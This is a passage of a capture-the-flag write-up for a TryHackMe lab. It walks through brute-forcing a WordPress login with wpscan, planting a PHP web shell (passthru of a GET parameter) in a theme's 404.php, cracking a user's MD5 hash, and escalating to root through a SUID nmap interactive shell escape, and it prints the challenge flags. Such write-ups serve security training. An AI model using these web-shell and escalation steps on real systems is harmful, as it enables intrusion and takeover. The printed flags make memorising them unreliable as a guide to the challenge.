
wpscan --url http://10.48.155.163 --enumerate u
The wordlist contained 358160 lines before deduplication. Important paths included /admin/, /blog/, /wp-admin/, /wp-login.php, and /xmlrpc.php.
5. Obtain WordPress access
wpscan --url http://10.48.155.163 -U elliot -P /tmp/fsocity-unique.dic --max-threads 10 --no-updateWPScan returned a valid lab login:
Username: elliot
Password: ER28-0652
I verified the login at http://10.48.155.163/wp-login.php.
6. Establish command execution
The authenticated WordPress account allowed editing the active Twenty Fifteen theme. I replaced the 404.php template with this small command-output payload:
<?php
if (isset($_GET['cmd'])) {
    header('Content-Type: text/plain');
    passthru($_GET['cmd']);
}
?>
The first execution confirmed the web-server context on the target:
curl -s "http://10.48.155.163/wp-content/themes/twentyfifteen/404.php?cmd=id"

uid=1(daemon) gid=1(daemon) groups=1(daemon)
This proved that the commands were executing on the target machine, not only being simulated locally.
7. Switch to robot and obtain key 2
The daemon context could read the robot password hash but not robot’s key:
ls -la /home/robot
cat /home/robot/password.raw-md5

c3fcd3d76192e4007dfb496cca67e13b
The hash cracked to abcdefghijklmnopqrstuvwxyz. I used it to switch to the robot account and read the second key:
echo abcdefghijklmnopqrstuvwxyz | su - robot -c 'cat /home/robot/key-2-of-3.txt'

822c73956184f694993bede3eb39f959
8. Escalate through the SUID Nmap binary and obtain key 3
Local enumeration showed an old interactive Nmap binary with the SUID bit set:
ls -l /usr/local/bin/nmap

-rwsr-xr-x 1 root root 17272 Jun  2  2025 /usr/local/bin/nmap
I used its interactive shell escape through a pseudo-terminal and read the root-only key:
printf '!sh
cat /root/key-3-of-3.txt
' |   script -qec "/usr/local/bin/nmap --interactive" /dev/null

04787ddef27c3dee1ee161b21670b4e4
9. Final verification
- Key 1:
073403c8a58a1f80d943455fb30724b9 - Key 2:
822c73956184f694993bede3eb39f959 - Key 3:
04787ddef27c3dee1ee161b21670b4e4
The TryHackMe room showed the challenge as completed. All testing described here was limited to the authorized training machine.
Related Articles